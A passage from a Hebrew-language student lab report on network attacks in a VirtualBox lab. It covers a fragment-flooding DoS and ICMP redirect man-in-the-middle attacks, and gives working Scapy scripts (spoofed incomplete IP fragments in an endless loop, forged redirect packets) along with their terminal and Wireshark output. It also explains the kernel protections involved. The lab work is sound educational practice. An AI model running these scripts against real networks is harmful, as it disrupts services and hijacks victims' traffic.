- **איך הוכחתם זאת?** בעזרת Wireshark בשרת, הראינו קבלת מקטע עם אופסט מקסימלי (65528) המכיל 100 בתי נתונים, שסכומם חורג מהתקן. בנוסף, הראינו ששרת ה-Netcat לא הציג שום פלט, מה שמוכיח שהחבילה נזרקה.
- **מה גיליתם? מה למדתם?** גילינו את מנגנון הפעולה שמאחורי מתקפת "Ping of Death". למדנו מעשית שמערכות לינוקס מודרניות מזהות חריגה מגודל זה במהלך ה-Reassembly ומשמידות את החבילה באופן מיידי כדי למנוע הצפת זיכרון או קריסה.
- **האם זה מתאים למה שציפיתם/לתיאוריה?** כן, התוצאה תואמת בדיוק למנגנוני ההגנה של מערכות הפעלה מודרניות כיום, שחוסמות מתקפות מסוג זה כבר בשלב ההרכבה בשכבת הרשת.
- **מה היו הבעיות ואיך התמודדתם איתם?** בניית חבילה כזו בצורה רגילה נחסמת על ידי מערכת ההפעלה של התוקף. התמודדנו עם כך באמצעות שימוש ב-Scapy, שאפשר לנו "לשקר" ולהגדיר ידנית אופסט חריג (frag=8191) במקטע האחרון מבלי שהמערכת המקומית תעצור אותו.

Task 1.d: Sending Incomplete IP Packet (DoS Attack):



1. מבוא

רקע תאורטי:

- **מנגנון ה-Reassembly Buffer:** כאשר מערכת הפעלה מקבלת מקטע IP עם דגל **More Fragments** דלוק, היא מקצה מקום בזיכרון ה-Kernel וממתינה לשאר החלקים כדי להרכיב את החבילה המלאה.
- **הפרצה:** המערכת חייבת לשמור את המקטעים הללו בזיכרון למשך זמן מסוים - Reassembly Timeout, בדרך כלל 30-60 שניות בלינוקס, לפני שהיא מוותרת ומוחקת אותם.
- **המתקפה:** אם תוקף שולח אלפי חבילות "חלקיות" (כלומר, רק את המקטע הראשון עם דגל MF=1), ה-Kernel של הקורבן ימלא את הזיכרון שלו באלפי חבילות חלקיות שממתינות להשלמה שלעולם לא תגיע. מצב זה עלול להוביל לניצול מלא של זיכרון ה-Kernel ולקריסת המערכת או להאטה משמעותית בשירותים אחרים.

מטרה:

לבצע מתקפת מניעת שירות (DoS) על מכונת ה-Server על ידי הצפתה במקטעי IP חלקיים, ולבחון כיצד הצפת זיכרון ה-Kernel במקטעים אלו משפיעה על משאבי המערכת ותפקוד השרת.

פעולות:

- **פיתוח כלי התקיפה:** כתבנו סקריפט Python המשתמש ב-Scapy כדי לשלוח בלולאה אינסופית מקטעי IP ראשוניים.
- **יצירת ייחודיות:** עבור כל חבילה שנשלחה, הגדרנו מזהה חבילה שונה. זהו צעד קריטי, שכן כל מזהה חדש מאלץ את השרת להקצות "תא" חדש בזיכרון ה-Reassembly שלו.
- **הגדרת דגלים:** כל חבילה נשלחה עם MF=1, frag=0, אך ללא שליחת מקטעי המשך או מקטע סיום.

- **הרצת המתקפה:** שיגרנו אלפי חבילות כאלו ממכונת ה-Attacker למכונת ה-Server בקצב גבוה.

תוצאות מצופות :

הצפייה היא לראות עלייה משמעותית בניצול זיכרון ה-Kernel במכונת היעד. במערכות ישנות או כאלו ללא הגנה, הדבר אמור להוביל לקריסת המערכת. במערכות מודרניות, אנו מצפים לראות האטה בתגובתיות הרשת או הגעה לסף מקסימלי של הקצאת זיכרון ל-Fragments, מה שיגרום למערכת להתחיל לזרוק חבילות לגיטימיות.

דרכי בדיקה:

- **ניתוח תעבורה:** שימוש ב-Wireshark במכונת ה-Server כדי לראות את אלפי החבילות המגיעות ללא מקטעי השלמה.

שלב א': ניתוח קוד התקיפה

בצילומי המסך ניתן לראות את הסקריפט שכתבנו במכונת ה-Attacker.

```
#!/usr/bin/python3
from scapy.all import *
import time

src_ip = "10.0.2.10"
dst_ip = "10.0.2.20"
server_mac = "08:00:27:57:ce:d0"
my_interface = "enp0s3"

eth = Ether(dst=server_mac)
udp = UDP(sport=7070, dport=9090)
udp.len = 100

print("Starting DoS attack: Sending incomplete fragments...")
try:
    packet_id = 1000
    while True:
        ip = IP(src=src_ip, dst=dst_ip, id=packet_id, frag=0, flags=1)
        payload = "This packet will never be finished..."
        pkt = eth / ip / udp / payload

        sendp(pkt, iface=my_interface, verbose=False)

        packet_id += 1

        if packet_id % 100 == 0:
            print("Sent: ", packet_id - 1000, "incomplete packets")
except KeyboardInterrupt:
    print("\nAttack stopped.")
```

- **מבנה הלולאה:** הסקריפט משתמש בלולאת while True כדי לשלוח חבילות ברצף אינסופי.
- **יצירת החבילה:**
 - הגדרנו מזהה חבילה משתנה (packet_id) שגדל בכל איטרציה ב-1. זה קריטי, כי כל ID חדש נחשב לחבילה חדשה בזיכרון של השרת.
 - הגדרנו את שדות ה-IP כאשר frag=0 ו-flags=1.
 - הסקריפט שולח רק את החבילה הזו (המקטע הראשון) ועובר מיד לחבילה הבאה עם ID חדש. הוא לעולם לא שולח את המקטע האחרון (עם flags=0), ולכן החבילה תישאר "תקועה" בזיכרון של השרת.

- בשביל שלא יראו את כתובת התוקף בWireshark, שינינו את הכתובת שלו לכתובת של מכונה אחרת.

שלב ב': הרצת המתקפה ותצפית בטרמינל

הסבר: הרצנו את הסקריפט fragment1d.py במכונת ה-Attacker.

```
[Sat Apr 11 18:53:09]Attacker 10.0.2.100:~$ nano fragment1d.py
[Sat Apr 11 18:54:54]Attacker 10.0.2.100:~$ sudo python3 fragment1d.py
Starting DoS attack: Sending incomplete fragments...
Sent: 100 incomplete packets
Sent: 200 incomplete packets
Sent: 300 incomplete packets
Sent: 400 incomplete packets
Sent: 500 incomplete packets
Sent: 600 incomplete packets
Sent: 700 incomplete packets
Sent: 800 incomplete packets
Sent: 900 incomplete packets
Sent: 1000 incomplete packets
Sent: 1100 incomplete packets
Sent: 1200 incomplete packets
Sent: 1300 incomplete packets
Sent: 1400 incomplete packets
Sent: 1500 incomplete packets
Sent: 1600 incomplete packets
Sent: 1700 incomplete packets
Sent: 1800 incomplete packets
Sent: 1900 incomplete packets
Sent: 2000 incomplete packets
```

- **תצפית:** ניתן לראות שהסקריפט רץ במהירות גבוהה מאוד. בתוך פחות משתי דקות, שלחנו מעל 2,000 חבילות חלקיות אל השרת בכתובת 10.0.2.20.

ניתוח ומסקנות

תצפית ב-Wireshark

בצילומי ה-Wireshark ניתן לראות את הצפת המידע:

- **ניתוח הפרוטוקול:** Wireshark מזהה את החבילות כ-UDP (כי המקטע הראשון הכיל UDP Header).
- **עומס תעבורה:** ניתן לראות רצף צפוף מאוד של חבילות המגיעות מאותו מקור (10.0.2.10) אל היעד (10.0.2.20).

No.	Time	Source	Destination	Protocol	Length	Info
1	2026-04-11 18:55:14.4193052...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
2	2026-04-11 18:55:14.4193194...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
3	2026-04-11 18:55:14.4193651...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
4	2026-04-11 18:55:14.4193695...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
5	2026-04-11 18:55:14.4193710...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
6	2026-04-11 18:55:14.4193720...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
7	2026-04-11 18:55:14.4193729...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
8	2026-04-11 18:55:14.4714843...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
9	2026-04-11 18:55:14.4714960...	10.0.2.10	10.0.2.20	UDP	79	7070 → 9090 Len=92
▶ Frame 1: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0						
▶ Ethernet II, Src: PcsCompu_74:d1:9c (08:00:27:74:d1:9c), Dst: PcsCompu_57:ce:d0 (08:00:27:57:ce:d0)						
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.20						
▶ User Datagram Protocol, Src Port: 7070, Dst Port: 9090						
▶ Data (37 bytes)						
0000	08 00 27 57 ce d0 08 00	27 74 d1 9c 08 00	45 00	.. 'W....' t.... E.		
0010	00 41 03 e8 20 00 40 11	3e a7 0a 00 02 0a 0a 00		.A.. .@. >.....		
0020	02 14 1b 9e 23 82 00 64	2a 6d 54 68 69 73 20 70		#..d *mThis p		
0030	61 63 6b 65 74 20 77 69	6c 6c 20 6e 65 76 65 72		acket wi ll never		
0040	20 62 65 20 66 69 6e 69	73 68 65 64 2e 2e 2e		be fini shed...		

3. סיכום המשימה (Task 1.d: Sending Incomplete IP Packet - DoS Attack):

- **האם הצלחתם?** כן, המשימה בוצעה בהצלחה וייצרנו מתקפת DoS מבוססת Fragment Flooding.
- **איך הוכחתם זאת?** הצגנו את פלט הסקריפט ששלח מעל 2,000 חבילות חלקיות במהירות אל השרת, והראינו ב-Wireshark עומס תעבורה צפוף של חבילות UDP המגיעות עם דגל MF דלוק וללא חבילת סיום. מה גיליתם? מה למדתם? גילינו כיצד ניתן לנצל את מנגנון ה-Reassembly Timeout של ה-Kernel כדי ליצור עומס על הקורבן. ראינו שעל ידי הצהרה כוזבת על חבילות מפוצלות, התוקף מאלץ את שרת היעד להקצות משאבי זיכרון בהמתנה למקטעים שלעולם לא יגיעו.
- **האם זה מתאים למה שציפיתם/לתיאוריה?** התוצאות תואמות לתיאוריה. ידענו שמערכות מודרניות מוגנות חלקית ויגבילו את כמות הזיכרון המוקצה ל-Fragments, כך שלא בהכרח נראה קריסה מוחלטת, אך המשאבים והעומס על ניהול הטבלאות ב-Kernel יעלו באופן ניכר.
- **מה היו הבעיות ואיך התמודדתם איתם?** הבעיה הייתה לוודא שהשרת אכן מתייחס לכל חבילה כאל חבילה "חדשה" הדורשת הקצאת זיכרון נפרדת. התמודדנו עם כך על ידי יצירת לולאה שמקדמת את שדה ה-ID (מזהה החבילה) ב-1 עבור כל מחזור שליחה, ובכך מילאנו את ה-Buffer בצורה יעילה.

Task 2: ICMP Redirect Attack:



1. מבוא

רקע תאורטי:

- **מנגנון ה-ICMP Redirect:** זוהי הודעת שגיאה/ניהול שנשלחת על ידי ראוטר למחשב ברשת המקומית. הראוטר מודיע למחשב: "שלחת לי חבילה המיועדת ליעד מסוים, אך קיים נתב אחר באותה רשת שקרוב יותר ליעד זה. בפעם הבאה, שלח את החבילות ליעד זה ישירות דרכו". מטרת המנגנון היא לייעל את הניתוב ברשת.
- **התקיפה:** התוקף מזייף הודעת ICMP Redirect שנראית כאילו הגיעה מהראוטר האמיתי. בהודעה זו, התוקף "ממליץ" לקורבן להשתמש בכתובת ה-IP של התוקף בתור הנתבי המועדף להגעה ליעד חיצוני (למשל 8.8.8.8).
- **משמעות אבטחתית:** אם הקורבן מקבל את ההודעה, הוא מעדכן את טבלת הניתוב שלו. מעתה ואילך, כל התעבורה ליעד זה תעבור דרך התוקף, מה שמאפשר לו ליירט, לנתח או לשנות את הנתונים (MITM).

מטרה:

לבצע מתקפת ICMP Redirect מוצלחת על מכונת ה-Client, כך שתעבורתה המיועדת ליעד חיצוני תופנה למכונת ה-Attacker, ולהוכיח את שינוי נתיב הניתוב במערכת ההפעלה של הקורבן.

פעולות:

- **ביטול הגנות:** כברירת מחדל, מערכות לינוקס חוסמות הודעות Redirect מסיבות אבטחה. ביטולן הגנה זו במכונת ה-Client בעזרת הפקודה: `sudo sysctl net.ipv4.conf.all.accept_redirects=1`
- **בניית חבילת התקיפה:** השתמשו ב-Scapy כדי לבנות חבילה מורכבת:
 - **שכבת IP חיצונית:** התחזות ל-IP של הראוטר האמיתי.
 - **שכבת ICMP:** הגדרת type=5 Redirect for Host ו-code=1.
 - **שדה Gateway:** הגדרת icmp.gw לכתובת של התוקף.

- **חבילה כלואה:** העתק של חבילה שהקורבן כביכול שלח קודם לכן, כדי להפוך את הודעת ה-Redirect ללגיטימית בעיני המערכת.
- **הפעלת המתקפה:** שלחנו את החבילה המזויפת ממכונת ה-Attacker למכונת ה-Client.

תוצאות מצופות:

הציפייה היא שטבלת הניתוב במכונת ה-Client תתעדכן באופן מיידי. בעת הרצת פקודת בדיקת נתיב, המערכת אמורה להציג שהנתיב ליעד החיצוני עובר כעת דרך ה-IP של התוקף ולא דרך הראוטר המקורי.

דרכי בדיקה:

- **בדיקת נתיב:** שימוש בפקודה `ip route get` במכונת ה-Client לפני ואחרי התקיפה. סימן להצלחה יהיה הופעת המילים `<cache <redirected` והכתובת של התוקף בשדה ה-via.
- **ניתוח תעבורה:** שימוש ב-Wireshark במכונת התוקף כדי לוודא שחבילות מהקורבן המיועדות ליעד החיצוני אכן מגיעות לממשק הרשת של התוקף.

2. ביצוע המשימה

שלב א': ביטול הגנות במכונת הקורבן

במערכות מודרניות קיימת הגנה מובנית שמתעלמת מהודעות Redirect כדי למנוע מתקפות. בצילום המסך אנו רואים את ביטול ההגנה:

```
[Sat Apr 11 19:27:43]Client 10.0.2.10:~$ sudo sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
```

- **הפקודה:** `sudo sysctl net.ipv4.conf.all.accept_redirects=1`
- **הסבר:** פקודה זו מורה למערכת ההפעלה של הקורבן (10.0.2.10) להסכים לקבל ולעדכן את טבלת הניתוב על סמך הודעות ICMP Redirect חיצוניות.

שלב ב': בדיקת נתיב הניתוב לפני התקיפה

בצילום המסך, בדקנו איך הקורבן מגיע ליעד 8.8.8.8:

```
[Sat Apr 11 19:27:49]Client 10.0.2.10:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.10
cache
[Sat Apr 11 19:27:52]Client 10.0.2.10:~$
```

- הפקודה: ip route get 8.8.8.8
- התוצאה: 8.8.8.8 via 10.0.2.1
- מסקנה: המערכת פועלת בצורה תקינה ושולחת את המידע דרך הראוטר של 10.0.2.1

שלב ג': בניית והרצת הסקריפט

בצילום המסך, אנו רואים את קוד ה-Scapy שביצע את המניפולציה:

```
#!/usr/bin/python3
from scapy.all import *
router_ip = "10.0.2.1"
victim_ip = "10.0.2.10"
attacker_ip = "10.0.2.100"
dest_ip = "8.8.8.8"
ip = IP(src = router_ip, dst = victim_ip)
icmp = ICMP(type=5, code=1)
icmp.gw = attacker_ip
ip2 = IP(src = victim_ip, dst = dest_ip)
send(ip/icmp/ip2/UDP())
```

- **זיוף המקור:** ה-IP החיצוני מוגדר עם src=router_ip (התוקף מתחזה לראוטר 10.0.2.1).
- **סוג ההודעה:** type=5, code=1 (הודעת Redirect עבור Host ספציפי).
- **היעד החדש:** icmp.gw = attacker_ip (התוקף אומר לקורבן: "מעכשיו, שלח חבילות ל-8.8.8.8 דרך הכתובת שלי - 10.0.2.100").
- **החבילה המעוררת:** ip2 היא חבילה "מזויפת" שנראית כאילו הקורבן שלח אותה קודם לכן, מה שגורם להודעת ה-Redirect להיראות לגיטימית.

```
[Sat Apr 11 19:28:21]Attacker 10.0.2.100:~$ sudo python3 redirect.py
Sent 1 packets.
[Sat Apr 11 19:28:25]Attacker 10.0.2.100:~$
```

בצילום, אנו רואים את הרצת הסקריפט: sudo python3 redirect.py. נשלחה חבילה אחת בלבד.

ניתוח ומסקנות

בדיקת הנתיב לאחר התקיפה

בצילום המסך, ביצענו שוב את הבדיקה במכונת הקורבן:

```
[Sat Apr 11 19:27:52]Client 10.0.2.10:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.100 dev enp0s3  src 10.0.2.10
      cache <redirected>
[Sat Apr 11 19:28:37]Client 10.0.2.10:~$
```

- הפקודה: `ip route get 8.8.8.8`
- התוצאה: `<via 10.0.2.100 ... cache <redirected 8.8.8.8`
- ניתוח: ניתן לראות שהנתיב השתנה! כעת, כל חבילה שהקורבן ישלח ל-8.8.8.8 תעבור קודם כל דרך המחשב של התוקף (10.0.2.100).
- המילה `<cache <redirected`: זהו האישור הסופי לכך שטבלת הניתוב של מערכת ההפעלה עודכנה כתוצאה מהודעת ה-ICMP המזויפת ששלחנו.

סיכום:

הצלחנו להוכיח שבאמצעות הודעת ICMP בודדת ומזויפת, ניתן להסיט תעבורה של מחשב אחר ברשת אלינו. זוהי דרך שקטה ויעילה לבצע MITM, כיוון שהיא לא דורשת "הרעלת" טבלאות ARP אלא משתמשת במנגנון ניהול רשת לגיטימי.

Task 2: ICMP Redirect Attack - Question 1:

ניתוח ניסוי: ניסיון הסטה למכונה מרוחקת

- **הסבר:** בניסוי זה בדקנו האם ניתן להערים על הקורבן ולגרום לו לשלוח תעבורה לכתובת IP שנמצאת מחוץ לרשת המקומית. השתמשנו בכתובת 1.1.1.1 בתור ה-Gateway המזויף.

ניתוח הקוד: בסקריפט הגדרנו את המשתנה "attacker_ip = "1.1.1.1".

- זוהי כתובת אינטרנט חיצונית (של Cloudflare), ולא כתובת בתוך הרשת המקומית של המעבדה.

```
#!/usr/bin/python3
from scapy.all import *
router_ip = "10.0.2.1"
victim_ip = "10.0.2.10"
attacker_ip = "1.1.1.1"
dest_ip = "8.8.8.8"
ip = IP(src = router_ip, dst = victim_ip)
icmp = ICMP(type=5, code=1)
icmp.gw = attacker_ip
ip2 = IP(src = victim_ip, dst = dest_ip)
send(ip/icmp/ip2/UDP())
```

ביצוע והרצה: ניתן לראות שהסקריפט רץ בהצלחה והודעת ה-Redirect נשלחה מהתוקף (10.0.2.100) אל הקורבן.

```
[Sat Apr 11 19:42:57]Attacker 10.0.2.100:~$ sudo python3 redirect.py
Sent 1 packets.
[Sat Apr 11 19:43:00]Attacker 10.0.2.100:~$
```

התוצאה המפתיעה: למרות שהקורבן מוגדר לקבל הודעות Redirect כפי שרואים, בדיקת הנתיב לאחר ההתקפה מראה: 8.8.8.8 via 10.0.2.1.

```
[Sat Apr 11 19:42:24]Client 10.0.2.10:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.10
cache
[Sat Apr 11 19:43:14]Client 10.0.2.10:~$
```

הנתיב לא השתנה! המערכת המשיכה להשתמש בראוטר המקורי והתעלמה מההוראה להשתמש ב-1.1.1.1.

ניתוח ומסקנות

שאלה: *Can you use ICMP redirect attacks to redirect to a remote machine?"* **תשובה:** לא. כפי שרואים בניסוי, המערכת דוחה את ניסיון ההסטה לכתובת מרוחקת.

הסבר:

1. **מנגנון הגנה של ה-Kernel:** מערכות הפעלה מודרניות מבצעות בדיקת תקינות להודעות ICMP Redirect.
2. **חוק ה-On-Link:** על פי הפרוטוקול, ה-Gateway החדש חייב להיות **באותה תת-רשת** של הקורבן.
3. **הסיבה האבטחתית:** אם הסטה למכונה מרוחקת הייתה אפשרית, תוקף באינטרנט היה יכול לשלוח הודעה בודדת ולהסיט את כל התעבורה של מחשב מסוים אליו, גם בלי להיות נוכח פיזית ברשת המקומית.
4. **סיכום התצפית:** מכיון ש-1.1.1.1 אינו שייך לרשת 10.0.2.0/24, ה-Kernel של הקורבן זיהה שמדובר בהודעה לא חוקית/חשודה ופשוט התעלם ממנה.

Task 2: ICMP Redirect Attack - Question 2:

מטרת הניסוי (Objective)

לבחון האם ניתן להשתמש בהודעת ICMP Redirect כדי להסיט את תעבורת הקורבן אל כתובת IP הנמצאת בתוך הרשת המקומית, אך אינה משויכת לאף מחשב פעיל (מכונה שאינה קיימת או כבויה). בניסוי זה, ננסה להגדיר את הכתובת **10.0.2.26** כנתב החדש עבור היעד 8.8.8.8

שלבי ביצוע

1. **הכנת הקורבן:** וידאנו שהגנת ה-Redirect מבוטלת במכונת ה-Client בעזרת הפקודה `sudo sysctl net.ipv4.conf.all.accept_redirects=1` ובדקנו שהנתיב המקורי הוא דרך הראוטר המקומי 10.0.2.1.

```
[Sat Apr 11 20:41:55]Client 10.0.2.10:~$ sudo sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
[Sat Apr 11 20:41:57]Client 10.0.2.10:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.10
cache
```

2. **כתיבת הסקריפט:** במכונת ה-Attacker, הכנו את הסקריפט `redirect.py` שבו הגדרנו את שדה ה-Gateway של ה-icmp.gw של ה-icmp.gw לכתובת הלא קיימת **10.0.2.26**

```
#!/usr/bin/python3
from scapy.all import *
router_ip = "10.0.2.1"
victim_ip = "10.0.2.10"
attacker_ip = "10.0.2.26"
dest_ip = "8.8.8.8"
ip = IP(src = router_ip, dst = victim_ip)
icmp = ICMP(type=5, code=1)
icmp.gw = attacker_ip
ip2 = IP(src = victim_ip, dst = dest_ip)
send(ip/icmp/ip2/UDP())
```


3. **הרצת המתקפה:** הרצנו את הסקריפט ממכונת התוקף (10.0.2.100) ושלחנו חבילת Redirect מזויפת אחת.

```
[Sat Apr 11 20:41:47]Attacker 10.0.2.100:~$ sudo python3 redirect.py  
Sent 1 packets.  
[Sat Apr 11 20:42:14]Attacker 10.0.2.100:~$
```

4. **אימות התוצאה:** בדקנו שוב את נתיב הניתוב במכונה A בעזרת הפקודה `ip route get 8.8.8.8`.

```
[Sat Apr 11 20:42:03]Client 10.0.2.10:~$ ip route get 8.8.8.8  
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.10  
cache  
[Sat Apr 11 20:42:33]Client 10.0.2.10:~$
```

ניתוח ומסקנות

שאלה: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? **תשובה:** בניסוי זה - לא. המערכת דחתה את השינוי.

הסבר:

1. **מנגנון אימות ה-Gateway:** בניגוד למתקפה מוצלחת על מכונה קיימת, כאשר אנו מפנים לכתובת IP שאינה פעילה ברשת (כמו 10.0.2.26), מערכת ההפעלה מבצעת לעיתים בדיקה מקדימה.
2. **בדיקת ARP:** ה-Kernel עשוי לנסות לבצע בקשת ARP עבור ה-Gateway החדש כדי לוודא שהוא אכן נגיש פיזית לפני עדכון ה-Routing Cache. מכיוון שאין מכונה עם הכתובת הזו, אף אחד לא עונה ל-ARP, והמערכת מחליטה שהודעת ה-Redirect אינה אמינה או שהנתב החדש אינו תקין.
3. **הגנה מפני Black-holing:** התנהגות זו של מערכת ההפעלה מהווה מנגנון הגנה חשוב. היא מונעת מצב שבו הודעת שגיאה פשוטה תגרום לניתוק מוחלט מהרשת על ידי הסטת התעבורה לכתובת לא קיימת.
4. **סיכום:** הניסוי מוכיח שמערכת ההפעלה מפעילה שיקול דעת ואימות בסיסי גם כאשר הגדרות ה-Redirect מאופשרות, ובכך היא מגינה על עצמה מפני הסטות לנתיבים שאינם קיימים פיזית ב-LAN.


5. בנוסף, לאחר שהוספנו ידנית לטבלת ה-ARP שאכן המכונה המזוייפת קיימת, הצלחנו לשנות את הנתיב.

3. סיכום המשימה (Task 2: ICMP Redirect Attack)

- **האם הצלחתם?** כן, הצלחנו לזייף הודעת ICMP Redirect ולהסיט תעבורה של הקורבן לכתובת ה-IP שלנו (10.0.2.100), והדגמנו גם את כישלון המערכת (כצפוי וכמנגנון הגנה) כאשר ניסינו להסיט לכתובת מרוחקת (1.1.1.1) או לכתובת שאינה קיימת פיזית (10.0.2.26).
- **איך הוכחתם זאת?** באמצעות הפקודה `ip route get 8.8.8.8` במכונת הקורבן. ראינו את התווספות המילה `<redirected>` ואת שינוי הנתיב כשהמתקפה הצליחה. מנגד, הראינו חוסר שינוי בנתיב כאשר ה-Kernel דחה את ההסטות הלא-חוקיות.
- **מה גיליתם? מה למדתם?** למדנו כיצד מתבצעת מתקפת Man-in-the-Middle בצורה "שקטה" באמצעות פרוטוקול ICMP. חשוב מכך, גילינו את מנגנוני ההגנה של מערכת ההפעלה: היא דורשת שה-Gateway החדש יהיה באותה תת-רשת (On-Link), ומבצעת אימות באמצעות פרוטוקול ARP כדי לוודא שהנתב החדש אכן קיים ופעיל לפני שהיא משנה את הנתיב.
- **האם זה מתאים למה שציפיתם/לתיאוריה?** כן. ההצלחה בהסטה אלינו הוכיחה את התיאוריה הבסיסית של ההתקפה. הכישלונות בהסטה לכתובות חיצוניות ומומצאות אישור את תיאוריות האבטחה (כגון מניעת Black-holing) שקיימות ב-Kernels מודרניים.
- **מה היו הבעיות ואיך התמודדתם איתם?** בתחילה, ההסטה למכונה לא קיימת נכשלה כיוון שאף אחד לא ענה לבקשת ה-ARP של הקורבן. כדי לבדוק את זה לעומק ולהתגבר על החסימה, הוספנו ידנית רישום פיקטיבי לטבלת ה-ARP של הקורבן, מה שאישר למערכת את קיום "המכונה" ואפשר לניתוב ה-Redirect להתעדכן.

Task 3: Routing and Reverse Path Filtering:

Task 3.a: Network Setup:



1. מבוא - הגדרות הרשת

רקע תאורטי:

- **NAT Network:** רשת וירטואלית ב-VirtualBox המאפשרת למכונות לדבר זו עם זו וגם עם העולם החיצוני (האינטרנט). היא משמשת במעבדה זו כ"רשת החיצונית".
- **Internal Network:** רשת מבודדת לחלוטין שאינה מאפשרת תקשורת עם המחשב המארח (Host) או האינטרנט. רשת זו אינה כוללת שרת DHCP מובנה, ולכן מחייבת הגדרת כתובות IP סטטיות.
- **נתב (Router):** מחשב (במקרה זה מכונה R) המצויד בלפחות שני כרטיסי רשת (Dual-homed), המשמש כגשר בין רשתות שונות ומנתב חבילות ביניהן.

המטרה

המטרה המרכזית בהקמת המבנה היא ליצור **הפרדה מוחלטת** בין המכונות (למשל, בין מכונה A למכונה B). על ידי הצבתן בתתי-רשתות שונות, אנו מבטיחים שכל תקשורת ביניהן חייבת לעבור דרך מכונה R. מבנה זה מאפשר לנו לבחון מנגנוני ניתוב, אבטחת רשת וחולשות בפרוטוקולים בזמן שהמידע עובר דרך הנתב.

תיאור הפעולות

בשלב זה הקמנו את התשתית הפיזית והלוגית של המעבדה:

- **הגדרת מתאמים ב-VirtualBox:** הוספנו למכונה R כרטיס רשת שני (Network Adapter 2) בהגדרות המכונה ב-VirtualBox. כרטיס אחד הוגדר כ-NAT Network והשני כ-Internal Network.
- **הגדרת כתובות סטטיות:** מכיוון שברשת הפנימית אין שרת DHCP, הגדרנו ידנית את כתובות ה-IP דרך ממשק הגדרות הרשת ב-Ubuntu:

- **מכונה B:** הוגדרה עם כתובת סטטית המתאימה לרשת הפנימית.
- **מכונה R:** הוגדרה עם כתובת סטטית בממשק המחובר לרשת הפנימית, בנוסף לכתובת שהיא מקבלת אוטומטית מרשת ה-NAT.
- **הפעלת ניתוב:** וידאנו שמכונה R מאפשרת העברת חבילות בין הממשקים שלה כדי שתוכל לתפקד כנתב פעיל.

2. ביצוע המשימה - שלב הגדרות הרשת

הגדרת IP סטטי במכונה A

הסבר: למרות שרשת ה-NAT Network ב-VirtualBox מספקת שירות DHCP, בחרנו להגדיר את הכתובת ידנית (Manual) במכונה A לכתובת **10.0.2.6** (כפי שמופיע בתרשים המשימה). פעולה זו מבטיחה עקביות במהלך הניסויים ומונעת שינויי כתובות לא צפויים.

Addresses

Address	Netmask	Gateway	Add
10.0.2.6	26		Delete

ניתוח ומסקנות: הגדרת ה-Manual מבטיחה שמכונה A תמיד תזוהה בכתובת הקבועה שנקבעה לה. מכיוון שמכונה זו נמצאת ברשת ה-NAT, היא יכולה לתקשר ישירות עם הממשק החיצוני של הראוטר (R).

הגדרת IP סטטי במכונה R

- הסבר:** מכונה R מתפקדת כנתב (Router) ולכן היא מצוידת בשני כרטיסי רשת (Dual-homed). ביצענו הגדרה ידנית עבור שני הממשקים: הממשק המחובר ל-**NAT Network** הוגדר לכתובת **10.0.2.7**, והממשק המחובר ל-**Internal Network** הוגדר לכתובת **192.168.60.1**. השתמשנו בזיהוי כתובות ה-MAC כדי לוודא שכל כתובת מוגדרת על הכרטיס הפיזי הנכון ב-VirtualBox.

Address	Netmask	Gateway
10.0.2.7	24	

Addresses

Address	Netmask	Gateway	Add
192.168.60.1	24		Delete

ניתוח ומסקנות: מכונה R מהווה את ה"גשר" הלוגי בין שתי הרשתות. הימצאותה בשני "עולמות" בו-זמנית (ה-NAT והפנימי) היא זו שמאפשרת את הניתוב.

הגדרת IP סטטי במכונה B

